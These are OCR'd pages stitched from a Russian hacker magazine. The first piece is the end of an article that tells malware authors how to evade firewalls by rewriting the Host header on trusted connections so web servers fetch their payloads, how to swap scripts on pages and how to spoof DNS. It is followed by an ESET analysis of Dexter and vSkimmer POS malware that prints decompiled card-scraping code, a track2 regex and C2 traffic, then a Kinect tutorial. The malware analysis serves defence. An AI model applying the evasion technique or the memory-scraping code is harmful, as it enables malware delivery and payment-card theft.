
ТУПИК? НЕТ, НАЧАЛО!

Что остается делать честному малварщику?

Честному малварщику только и, остается, что грустно вздыхать и надеяться на успешный инжект в какой-либо доверенный процесс или ждать появления новшеств, позволяющих защищать свои управляющие серверы от блокировки файрволами.

И все-таки решение проблемы обхода файрволов есть. Красивое, элегантное и, самое главное, простое до одури (готов поспорить на то вино, которое ты обещал мне прислать, что ты гонишь насчет простоты. — Прим. ред.). И заключается оно в том, что разработчики малвари его тупо не видят, да простят они меня, грешного пьяницу.

Как-то давным-давно, лет так пять назад, сидел я за компом, пил «Ахтамар» и экспериментировал с редиректом сетевых соединений в ядре, разрабатывая небольшой TDI-based драйвер (редирект по сути своей заключается в простой смене IP-адреса сетевого пакета). В процессе экспериментов я пытался перенаправить сетевой пакет, направленный браузером на веб-сервер site1.xxx, на другой сайт — site2.xxx. С крайним для себя удивлением, граничившим с полным о[censored]ванием, я обнаружил, что, несмотря на подтвержденную смену айпишника



Wireshark за работой

INFO

У Криса Касперски в его книге «Записки исследователя компьютерных вирусов» (которая, правда, изрядно потрепана временем и современными технологиями) есть глава, посвященная поведению файрволов в различных ситуациях и методам их преодоления. Можно даже прочесть.

Рабочие исходники у меня есть. Не проси, я жадный :). А купить — денег не хватит ;).

пакета, пакет почему-то возвращался с первоначального веб-сервера site1.xxx. И только потом мою тупую голову осенило: пакет и в самом деле уходил на site2.xxx, и ключевым здесь оказалось именно то, что я посылал пакет на стандартный веб-сервер, которых в Сети миллионы.

Веб-сервер site1.xxx повел себя совершенно восхитительно — он принял пакет, переслал его на site2.xxx и результаты вернул мне! В процессе дальнейших изысканий обнаружилось, что так ведут себя 99,9% всех веб-серверов!

ИТАК, СЛЕДИ ЗА РУКОЙ...

Как выглядит стандартный сетевой запрос браузера? Примерно вот так:

```
"GET /page.html HTTP/1.1\r\n"
"Host: superhost.ru\r\n"
"User-Agent: Mozilla/5.0 (X11; U; ↩
 Linux i686; ru; rv:1.9b5) ↩
 Gecko/2008050509 Firefox/3.0b5\r\n"
"Accept: text/html,↩
 application/xhtml+xml,↩
 application/xml;q=0.9,*/*;q=0.8\r\n"
"Accept-Language: ru,en-us;↩
 q=0.7,en;q=0.3\r\n"
"Accept-Charset: windows-1251,utf-8;↩
 q=0.7,*;q=0.7"
"Keep-Alive: 300\r\n"
"Connection: keep-alive\r\n"
"\r\n";
```

Более подробную спецификацию всех полей стандартных запросов GET/POST ты сможешь найти в Сети.

Так вот, IP-адрес нужен фактически только для отправки пакета, самому веб-серверу он абсолютно неинтересен, сервер висит на 80-м порту и тупо анализирует весь сетевой поток, который приходит на этот порт.

Его интересуют прежде всего два поля: Host и то, что идет после GET. Веб-сервер, в случае если поле Host отличается от его «родного», сработает как прозрачный прокси, перенаправив сетевой пакет по указанному хосту, получит ответ и вернет его обратно нам!

В поле Host можно, кстати, указывать просто нужный IP-адрес, без имени хоста.

Итак, подведу промежуточный итог: чтобы средиректить сетевой пакет на нужный нам IP-адрес и скачать зверушку, изменять сам IP-адрес пакета не надо!

Достаточно просто изменить поле Host на нужное и подправить поле GET, типа «"GET / papkasvirusom/virus.exe HTTP/1.1\r\n"». И файры на это покупаются, как дешевые портовые самые знаете кто :).

Как это происходит? Да очень просто — файрволу глубоко фиолетово, что там в полях сетевого запроса написано. 99% сетевых соединений — это сетевые шняги браузера, торрентов, менеджеров закачек, обновлений системы, которые то и дело что-то там GET'ят.

GET! GET! GET! Таких запросов — тысячи, мы их просто не видим, потому что на стандартной новостной странице какого-то среднего сайта браузеру нужно закачать десятки картинок, гифок, анимации, скриптов и прочей фигни, о закачке которой нас никто не спрашивает.

Все, что интересует файрвол в данном случае (доверенного соединения), — какой IP-адрес у пакета, чтобы сверить его с черным списком. Но так как сам IP мы оставляем в неприкосновенности, в итоге получаем потрясающую возможность скачивать то, что нам надо, с любого другого IP: тупой веб-сервер сам скачает все, что угодно.

СОБИРАЕМ ВСЕ ВМЕСТЕ

Итак, чтобы собрать всю картину воедино, нужно немногое — возможность просматривать и корректировать имеющиеся законные (доверенные) соединения. Недалекость доморощенных малварщиков, как я уже писал выше, заключается в том, что они почему-то думают, будто для скачки бота на комп обязательно нужно новое соединение.

НЕ НУЖНО, в том-то и дело! Достаточно тихонечко сидеть где-то в системе, парсить новые контакты и при отлове выгодного для нас, то бишь 100%-но доверенного соединения подменить поле Host, скачать с какого-то левого адреса по описанной выше технике зловред и запустить его на исполнение. Как я уже говорил, ни один файр на такую хитрость не покупается!

Вся прелесть этой техники — в ее простоте и доступности. Посему и горюют недоделанные малварщики, которые все снова и снова пытаются найти новый, неизвестный способ установления нового сетевого соединения. Не надо ничего устанавливать, если все уже готово! Надо только взглянуть на проблему с другой стороны.

ЗАКАЧКА СКРИПТОВ И БИНАРНИКОВ

Это вообще праздник. Суть в том, что сегодня практически на каждой интерактивной странице есть веб-скрипты. Что стоит отследить момент начала его скачки и подменить «законный» скачиваемый скрипт своим? В том-то и дело, что ничего! Невинный веб-сервер это легко позволит! Например, возьмем те же самые социальные сети, где зависает треть населения планеты Земля Солнечной системы, что в галактике Млечный Путь. Скриптов на страницах — мама не горюй, и каждый из них можно скомпрометировать! Вариант сигнатурного детекта не пройдет — скрипт (или тот же самый бинарник) может быть зашифрован.

Делайте выводы, господа!

PROS & CONS, ИЛИ ВМЕСТО ЗАКЛЮЧЕНИЯ

Техника довольно непростая (ты проспорил, она таки непростая. — Прим. ред.), скажем прямо, она требует хорошего знания TCP/IP-стека и сетевого программирования. Однако абсолютно рабочая, что могу засвидетельствовать лично. Выходов в такой ситуации для файров два. Во-первых, для доверенных соединений контролировать соответствие IP-адреса и соответствие доменного имени в поле Host данному IP-адресу. Однако это очень трудозатратно и чревато сильными тормозами, потому что покаааааааа тааааааам DNS проверим, покаааа таааааам с IP-адресом сверим...

При активной сетевой деятельности и при включенном файрволе ты получишь такие дикие тормоза, каких свет не видывал.

Для полноты картины — чтобы «обезопасить» DNS-запросы аверов для реализации своих нехороших планов, если есть доступ к ядру, вполне можно осуществить подмену DNS-выдачи. В результате файр при попытке определить положительную корреляцию IP-адреса и DNS-запроса вполне может впасть в прострацию, что можно легко использовать в своих злобных планах.

Засим закончу. Удачного компилирования и да пребудет с тобой Сила! ⌶

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Антон Черепанов, Malware Researcher, ESET

POS-ТЕРМИНАЛЫ ПОД АТАКОЙ

АНАЛИЗИРУЕМ МАЛВАРЬ ДЛЯ POS-ТЕРМИНАЛОВ

Авторы малвари не стоят на месте, а постоянно выдумывают новые схемы для пополнения своих кошельков. В этой статье мы рассмотрим новый тренд в сфере вирусописательства — вредоносное ПО для POS-терминалов.

ЧТО ТАКОЕ POS-ТЕРМИНАЛ?

POS переводится как точка продажи (point of sale), то есть место, где клиент расплачивается за товар или услуги. POS-терминалы представляют собой широкий класс устройств, и реализация его зависит только от фантазии производителей. К примеру, существуют POS-терминалы, созданные на базе планшета iPad. Пока вирусописатели для POS-терминалов освоили только одну платформу — Windows, так что речь в данной статье пойдет о вредоносном ПО именно для нее.

Чем же интересны POS-терминалы злоумышленникам? Ответ прост — эквайрингом, то есть оплатой пластиковой картой. Несмотря на то что стандарты безопасности данных индустрии платежных карт запрещают хранить полные данные карты после успешной транзакции, вирусописатели все же нашли способ получить их в свои руки. Дело в том, что для авторизации покупки POS-терминалу необходимо каким-либо образом связаться с процессинговым центром, а все это время данные карты находятся в памяти POS-терминала. Этим и решили воспользоваться злоумышленники. Еще раз повторюсь, что реализаций POS-терминалов огромное множество, и данная атака будет успешна не на всех устройствах.

Злоумышленников интересуют track1 и track2 — данные, записанные на магнитную ленту. В этих данных содержатся имя владельца, код карты, срок окончания и прочая интимная информация. Обладание track1/track2 достаточно для того, чтобы изготовить клон пластиковой карты.

```
signed int __cdecl memscan()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = 0;
  memset(&pe, 0, 296);
  pe.dwSize = 296;
  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  Process32First(hSnapshot, &pe);
  do
  {
    if ( is_system_process(pe.szExeFile) != 1
      && current_pid != pe.th32ProcessID
      && current_pid != pe.th32ParentProcessID )
    {
      hObject = 0;
      hObject = OpenProcess(0x410u, 0, pe.th32ProcessID);
      if ( hObject )
      {
        if ( is_x64 != 1 || (pIsWow64Process(hObject, &v5), v5) )
        {
          lpAddress = 0;
          while ( 1 )
          {
            memset(&Buffer, 0, 28);
            VirtualQueryEx(hObject, lpAddress, &Buffer, 0x1Cu);
            if ( !(_DWORD)Buffer.BaseAddress )
            {
              if ( lpAddress )
                break;
            }
            lpAddress = (char *)lpAddress + Buffer.RegionSize;
            if ( !(Buffer.Protect & 1) && !(Buffer.Protect & 0x100) )
            {
              lpBaseAddress = 0;
              while ( Buffer.RegionSize )
              {
                if ( lpBaseAddress )
                  lpBaseAddress = (char *)lpBaseAddress + 10000000;
                else
                  lpBaseAddress = Buffer.BaseAddress;
                if ( Buffer.RegionSize <= 0x989680 )
                {
                  nSize = Buffer.RegionSize;
                  Buffer.RegionSize = 0;
                }
                else
                {
                  nSize = 10000000;
                  Buffer.RegionSize -= 10000000;
                }
                NumberOfBytesRead = 0;
                lpMem = HeapAlloc(g_Heap, 0, nSize);
                if ( ReadProcessMemory(hObject, lpBaseAddress, lpMem, nSize, &NumberOfBytesRead) > 0
                  && check_for_track2(lpMem, nSize) == 1 )
                  v2 = 1;
                HeapFree(g_Heap, 0, lpMem);
              }
            }
          }
          CloseHandle(hObject);
        }
        else
        {
          CloseHandle(hObject);
        }
      }
    }
  }
  while ( Process32Next(hSnapshot, &pe) );
  CloseHandle(hSnapshot);
  return v2;
```

Функция поиска данных карты в декомпилированном виде

```
.text:00407528 loc_407528:                          ; CODE XREF: sub_40747F+A1↑j
.text:00407528                 lea     ecx, [ebp+NumberOfBytesRead]
.text:0040752E                 push    ecx              ; lpNumberOfBytesRead
.text:0040752F                 push    [ebp+Buffer.RegionSize] ; nSize
.text:00407535                 push    eax              ; lpBuffer
.text:00407536                 push    esi              ; lpBaseAddress
.text:00407537                 push    edi              ; hProcess
.text:00407538                 call    ds:ReadProcessMemory
.text:0040753E                 push    ebx
.text:0040753F                 push    [ebp+NumberOfBytesRead]
.text:00407545                 lea     ecx, [ebp+lpBuffer]
.text:0040754B                 call    buffer_init
.text:00407550                 push    1
.text:00407552                 push    offset a?391091219DU00 ; "\\;?[3-9]{1}[0-9]{12,19}[D=\\u0061][0-9"...
.text:00407557                 lea     ecx, [ebp+var_49C]
.text:0040755D                 call    regex_init
.text:00407562                 lea     ecx, [ebp+var_4D8]
.text:00407568                 call    sub_4056BB
.text:0040756D                 push    ebx
.text:0040756E                 lea     eax, [ebp+var_49C]
.text:00407574                 push    eax
.text:00407575                 lea     eax, [ebp+var_4D8]
.text:0040757B                 push    eax
.text:0040757C                 lea     eax, [ebp+lpBuffer]
.text:00407582                 push    eax
.text:00407583                 mov     byte ptr [ebp+var_4], 2
.text:00407587                 call    regex_check
.text:0040758C                 add     esp, 10h
.text:0040758F                 push    offset name      ; "gmxdotkomlive.ru"
.text:00407594                 call    ds:gethostbyname
.text:0040759A                 test    eax, eax
.text:0040759C                 jnz     internet_is_connected
.text:004075A2                 lea     eax, [ebp+pszPath]
.text:004075A8                 push    eax              ; pszPath
.text:004075A9                 push    ebx              ; dwFlags
.text:004075AA                 push    ebx              ; hToken
.text:004075AB                 push    CSIDL_APPDATA    ; csidl
.text:004075AD                 push    ebx              ; hwnd
.text:004075AE                 call    ds:SHGetFolderPathA
.text:004075B4                 push    offset aCompliant_dat ; "compliant.dat"
.text:004075B9                 lea     eax, [ebp+pszPath]
.text:004075BF                 push    eax
.text:004075C0                 push    offset aSS       ; "%s\\%s"
.text:004075C5                 lea     eax, [ebp+var_114]
.text:004075CB                 push    104h             ; size_t
.text:004075D0                 push    eax              ; char *
```

Поиск track2 с помощью регулярного выражения

DEXTER

В декабре 2012 года израильская компания Seculert сообщила о новой вредоносной программе, обнаруженной ею на сотнях POS-систем в различных странах мира. Одна из интересных подробностей — среди зараженных систем оказалось свыше 30% серверных версий ОС Windows. Эта компания предоставляет облачный сервис, помогающий выявить вредоносную активность в сети предприятия, анализируя лог-файлы, созданные различными программными или аппаратными прокси-серверами (Blue Coat, Squid и другими). Неудивительно, что именно она первой обнаружила эту угрозу: goo.gl/KTiiz.

Рассмотрим файлы, хеши которых опубликовала Seculert. Файлы запакованы довольно популярным криптором, который в процессе распаковки использует сигнатуру XPXAXCXK. Этот криптор широко применяется для сокрытия от сигнатурного детекта. А поэтому и изучен он тоже неплохо, для него даже написан статический распаковщик: goo.gl/GP1iR.

Впрочем, для распаковки вручную достаточно поставить брейкпоинт на WinAPI-функции VirtualAlloc и протрейсить код до тех пор, пока в одном из выделенных регионов памяти не окажется распакованный PE-файл.

После снятия криптора мы обнаружим, что три из четырех файлов полностью идентичны. Размер первого варианта составляет всего 24 Кб, файл скомпилирован с помощью Visual Studio, дата компиляции 30 августа 2012 года, согласно данным из PE-заголовка. Второй, более поздний вариант скомпилирован 16 октября 2012 года, а его размер 44 Кб.


Теперь поближе к самому функционалу. Первым делом Dexter пытается внедрить свое тело и создать поток в процессе Internet Explorer. Далее вредонос копирует себя в %APPDATA%, используя случайное имя, а также прописывается в ключе реестра для автозагрузки. Dexter запускает свои потоки, которые отвечают за сохранность ключа автозапуска в реестре, поиск данных и внедрение в процесс IE. В заключение управление передается коду, устанавливающему соединение и передающему собранные данные на сервер.

Для связи с сервером Dexter использует HTTP-протокол, данные передаются с помощью POST-запроса. Прежде чем отправить данные на сервер, Dexter шифрует их с помощью XOR-операции и алгоритма base64. На сервер посылается следующая информация:

ТАК ЛИ НОВЫ ИДЕИ ЭТИХ ВИРУСОВ?



Несмотря на весь шум, поднятый в СМИ и интернете в начале 2013 года, похожая схема атаки была продемонстрирована в 2010 году сотрудниками компании Trustwave на конференции DEF CON 18. В своем докладе «Malware Freakshow 2» сотрудники Trustwave продемонстрировали малварь, способную извлекать из памяти приложений track1/track2. Слайды презентации доступны по ссылке goo.gl/vbtmM.



Статистика ОС, зараженных Dexter, по версии Seculert

- **page** — идентификатор бота;
- **ump** — собранные track-данные;
- **unm** — имя пользователя;
- **cnm** — имя компьютера;
- **query** — версия операционной системы;
- **spec** — «битность» операционной системы (32 vs 64);
- **opt** — время, прошедшее от предыдущего ввода пользователем информации. Получено с помощью WinAPI-функции GetLas tInputInfo;
- **view** — список всех процессов, запущенных на зараженной системе;
- **var** — уникальная строка для каждого билда;
- **val** — случайная строка, используется как ключ для расшифровки.

На этот POST-запрос сервер высылает ответ, в хидере которого содержатся cookie с командой на выполнение для клиента. Команда зашифрована тем же алгоритмом, что и запрос. Ранняя версия Dexter поддерживает всего две команды:

- **checkin** — установка периода задержки между запросами к серверу;
- **scanin** — установка периода задержки между попытками найти track-данные в памяти.

В поздней версии к этим двум командам были добавлены еще три:

- **update** — обновление с указанного URL;
- **uninstall** — удаление себя с зараженного компьютера;
- **download** — скачивание и запуск файла с указанного в команде URL.

В целом Dexter обладает классическим набором функционала для трояна. Единственное, что делает его уникальным среди множества похожих вредоносных программ, — это направленность на кражу данных о пластиковых картах. Поиск track2 идет по такой последовательности:

1. Составляется список процессов. Из списка исключаются системные и 64-битные процессы.
2. С помощью WinAPI-функции VirtualQueryEx проверяется доступность регионов памяти.
3. Происходит попытка чтения памяти из доступных регионов с помощью WinAPI-функции ReadProcessMemory.
4. В прочитанном буфере ищется символ =, а также проверяется, чтобы справа и слева от символа была строка определенной длины, состоящая из цифр. Учитывается возможность хранения строки как в ANSI, так и в Unicode.
5. Цифры слева от символа = проверяются с помощью алгоритма Луна. Если проверка пройдена, данные копируются в специальный буфер, откуда позже будут посланы на сервер.
6. Через определенный период все шаги повторяются, данный период может быть задан командой с сервера.

В более поздней версии Dexter поиск track1 ведется по схожему алгоритму.

VSKIMMER

Эту малварь принято считать последователем Dexter. В vSkimmer добавили простой антидебаг, выполненный посредством стандартных WinAPI-функций, и запись своего собственного процесса в доверенные процессы Windows-файрвола.

VSkimmer ищет процессы примерно по такому же алгоритму, что и Dexter, только автор не стал изобретать велосипед и для поиска использовал регулярные выражения.

Однако помимо всего прочего есть в vSkimmer и интересный функционал. Очевидно, что основная трудность для злоумышленников — заразить компьютер, который используется в POS-терминале. С такого компьютера обычно не ходят по сайтам, а иногда на нем и вовсе нет интернета. В таком случае заразить компьютер можно с помощью инсайдера в организации. Именно такой режим работы был добавлен в vSkimmer. Если у зараженного компьютера отсутствует интернет-соединение, то все накопленные данные вредонос записывает в специальный файл. Когда же к компьютеру подключается USB-накопитель с меткой тома KARTOXA007, то vSkimmer копирует всю собранную информацию на накопитель в файл dmpz.log.

У автора данной малвари хорошее чувство юмора — видимо, этим можно объяснить, что в качестве User-Agent'а при подключении к серверу используется значение PCICompliant/3.33. PCI Compliant — именно так называют терминал, который полностью соответствует стандартам безопасности данных индустрии платежных карт.


ЗАКЛЮЧЕНИЕ

Несмотря на свою примитивность, рассмотренные вредоносные программы успешно справляются с возложенными на них задачами. Однако в будущем мы можем стать свидетелями использования более изощренного ПО, направленного на хищение данных с POS-терминалов.

```
POST /test/gateway.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0(compatible; MSIE 7.0b; Windows NT 6.0)
Host: xxxxxxxx.com
Content-Length: 579
Pragma: no-cache

page=XllbDlkOUglGU1gNDkZfUg0IRlIPXwhGWQ1fWlMIW19fCVgO&unm=Kg8GAgU=&cnm=OS49Ljk4IiVGWC5bKl
0u&query=PAIFDwQcGEszOw==&spec=WFlLKQIf&opt=Ww&view=MDgSGB8OBks7GQQIDhgYNmE4EhgfDgZhGAYYG
EUOEw5hCBgZGBhFDhMOYRwCBQcEDAQFRQ4TDmEYDhkdAggOGEUOEw5hBxgKGBhFDhMOYR0GCggfAwcbRQ4TDmEYHQ
gDBBgfRQ4TDmEYHQgDBBgfRQ4TDmEYHQgDBBgfRQ4TDmEYHQgDBBgfRQ4TDmEOExsHBBkOGUU
OEw5hGBsEBAcYHUUOEw5hARoYRQ4TDmEBHhgIAw4PRQ4TDmE9JhwKGQ4/GQoSRQ4TDmEdBh8EBAcYD0UOEw5hCB8N
BgQFRQ4TDmEdBh8EBAcYD0UOEw5hCgcMRQ4TDmEcHgoeCAcfRQ4TDmEoAwoZBw4YRQ4TDmEiLjM7JyQ5LkUuMy5hI
i4zOyckOS5FLjMuYQ==&var=GBsZDgoP&val=ZXl2aWg=
```

Dexter отправляет зашифрованные данные на сервер



Распаковка Dexter

```
.text:00407A4D   push   ecx              ; lpFileSystemFlags
.text:00407A4E   push   ecx              ; lpMaximumComponentLength
.text:00407A4F   push   eax              ; lpVolumeSerialNumber
.text:00407A50   push   104h             ; nVolumeNameSize
.text:00407A55   lea    eax, [ebp+VolumeNameBuffer]
.text:00407A5B   push   eax              ; lpVolumeNameBuffer
.text:00407A5C   lea    eax, [ebp+DstBuf]
.text:00407A5F   push   eax              ; lpRootPathName
.text:00407A60   call   ds:GetVolumeInformationA
.text:00407A66   mov    esi, offset aKartoxa007 ; "KARTOXA007"
.text:00407A6B   lea    edi, [ebp+var_18]
.text:00407A6E   movsd
.text:00407A6F   movsd
.text:00407A70   lea    eax, [ebp+var_18]
.text:00407A73   movsw
.text:00407A75   push   eax              ; char *
.text:00407A76   lea    eax, [ebp+VolumeNameBuffer]
.text:00407A7C   push   eax              ; char *
.text:00407A7D   movsb
.text:00407A7E   call   _strcmp
.text:00407A83   pop    ecx
.text:00407A84   pop    ecx
.text:00407A85   test   eax, eax
.text:00407A87   jnz    loc_407B13
.text:00407A8D   lea    eax, [ebp+var_11C]
.text:00407A93   push   ebx              ; char *
.text:00407A94   push   eax              ; char *
.text:00407A95   call   _strcpy
.text:00407A9A   lea    eax, [ebp+var_11C]
.text:00407AA0   push   offset aDmpz_log ; "dmpz.log"
.text:00407AA5   push   eax              ; char *
.text:00407AA6   call   _strcat
.text:00407AAB   lea    eax, [ebp+var_11C]
.text:00407AB1   push   offset aR        ; "r"
.text:00407AB6   push   eax              ; char *
.text:00407AB7   call   _fopen
.text:00407ABC   add    esp, 18h
.text:00407ABF   mov    esi, eax
```

vSkimmer проверяет метку тома у диска

ИСТОРИЯ УСПЕХА

В мае 2011 года было выдвинуто официальное обвинение четырем гражданам Румынии в том, что они похищали данные о пластиковых картах жителей США, используя POS-терминалы. Согласно обвинению, с 2008 года по май 2011-го румынские злоумышленники проникли на более чем 150 POS-терминалов одной из сетей ресторанов быстрого питания, а также на POS-терминалы других компаний. Всего хакерам удалось похитить более 80 тысяч данных о пластиковых картах. Для того чтобы установить свое вредоносное ПО на POS-терминалы, хакеры подбирали пароли к pcAnywhere — программе, использующейся для удаленного управления компьютером.



РАЗДЕЛЯЙ И УПРАВЛЯЙ!


Программно-конфигурируемые сети (SDN) — интересная концепция, которая грозится изменить рынок сетевого оборудования и ПО, наконец-то освободив системных администраторов от гнета Cisco и других вендоров. Кроме того, в рамках этой идеологии появляется множество новых инструментов для тестирования, мониторинга и построения сетей. Хотя герой нашего интервью Пол Мокапетрис считает эту затею тупиковой — мол, не нужно ломать то, что работает. Прав ли он? Давай разберемся.



126

---

118 **SYN/ACK**



ТАМ, ЗА ГОРИЗОНТОМ
Первое знакомство с новым инструментом VMware Horizon, с помощью которого можно централизовать и унифицировать приложения компании.

122 **SYN/ACK**



СТРАЖИ КОРПОРАТИВНОГО ПОКОЯ
Самый надежный способ защититься от несанкционированного физического доступа — криптография. Однако организовать такую систему в масштабах предприятия — задача не из простых.

98 **КОДИНГ**



КОДИНГ ПОД KINECT
В прошлой статье мы окунулись в фундаментальные основы Кинекта. Сейчас поговорим о самых мощных и востребованных функциях — распознавании скелета и слежении за ним.

110 **UNIXOID**



ПО ТЕРНИСТЫМ ТРОПАМ
Изучаем самые интересные, значимые и перспективные достижения создателей дистрибутивов Linux за последнее время.

114 **UNIXOID**



НАШ ОТВЕТ БЛОГЕРАМ
Развенчиваем главные мифы о Linux, порожденные постами самопровозглашенных «гуру» из блогосферы.

134  **FERRUM**




ДОМАШНИЙ КОМПАКТ
Маленькие однозадачные компы — важный тренд последнего времени. Рассматриваем лучшие мультимедийные неттопы.

КОДИНГ ДЛЯ KINECT ПОД ВИНДУ

ЧАСТЬ 2

Получение и обработка данных о скелете и жестах

После того как в прошлой статье мы окунулись в фундаментальные основы Кинекта, настала пора обсудить более сложные вещи. В числе самых мощных и востребованных функций Кинекта — распознавание скелета и слежение за ним. Благодаря им этот контроллер и стал настолько популярным. Эта функциональность не только пригодится для управления игровыми аниматами, но и служит многим практическим целям: в медицине и образовании, для создания интерфейса между человеком и различными механизмами, для дистанционного управления компьютером, оповещения о движении и тому подобное.



Юрий «yurembo» Язев
Ведущий программист компании GenomeGames
www.pgenom.ru, yazevsoft@gmail.com

В середине весны Microsoft порадовала разработчиков очередными версиями Kinect for Windows SDK и Kinect for Windows Toolkit. Оба продукта получили номера 1.7. Обновления в первом значительными не назовешь, а вот второй включает существенное количество нововведений. Из наиболее интересных стоит выделить: обновленную систему взаимодействия и добавленный модуль Kinect Fusion. О последнем, как более значимом, читай во врезке. Первый представляет собой расширенные средства взаимодействия с элементами пользовательского интерфейса, как то нажатие и скроллинг. Между тем сегодня мы обратим внимание на другую, более значительную тематику.

РАСПОЗНАВАНИЕ СКЕЛЕТА

Четвертым потоком Кинекта условно можно назвать получаемые данные о костях и суставах. Хотя «потоком» эти данные называются с натяжкой, в API для Кинекта они представлены именно так. С помощью данных из потока глубины Kinect SDK распознает шесть гуманоидных существ, но скелеты строит для двух из них (не спеши делать выводы об ориентированности Кинекта на инопланетные рынки. — Прим. ред.). У остальных он отмечает только центр тяжести (находится в тазу, см. рис. 1). Это позволяет существенно сэкономить вычислительные ресурсы, поскольку при построении модели скелета на процессор хостовой машины ложится большая нагрузка. Определяется гуманоидное тело по трехэтапному алгоритму. На первом этапе выбирается объект подходящих размеров, затем в этом объекте с помощью метода сравнения ищутся составляющие: голова, туловище, верхние, нижние конечности. Больше, увы, не дано. Сравнивает Кинект с заранее определенными данными, которым он «обучен» (см. предыдущую статью). На втором этапе с помощью «дерева выбора» происходит сегментация выбранного на предыдущем шаге объекта-тела. Сегменты также представляют собой заранее определенные из широкого диапазона данные. На последнем, третьем этапе детектирования тела программное обеспечение сенсора, опираясь на сегментную разметку, определяет позиции суставов. Наконец, чтобы вычислить специфичные для конкретного тела координаты,

Кинект проецирует изображение с трех сторон: спереди, слева и сверху. Это позволяет получить точное представление. После определения тела ПО Кинекта переходит к слежению за его перемещением. Как мы помним из предыдущей статьи, программное обеспечение Кинекта распознает 19 костей, соединенных 20 суставами. Имеется возможность определения сидящего гуманоида, в таком случае количество костей и суставов уменьшается в два раза: из внимания Кинекта убирается часть тела ниже пояса и спина.

На следующем шаге мы разработаем программу, которая будет строить связанный скелет для одного человека, находящегося в режиме Stand Up. Мне не удалось привлечь на это мероприятие еще одного (кроме себя) гуманоида для построения второго скелета, поэтому ограничимся одним. Суть программы довольно проста: получив из потока данные о суставах, разместить фигуры, представляющие их, в соответствующих местах на выводимом изображении. После этого надо связать суставы линиями для получения костей. Взгляни на рис. 1, чтобы увидеть карту скелета с обозначенными суставами. Обрати внимание, скелет находится в зеркальном отражении.

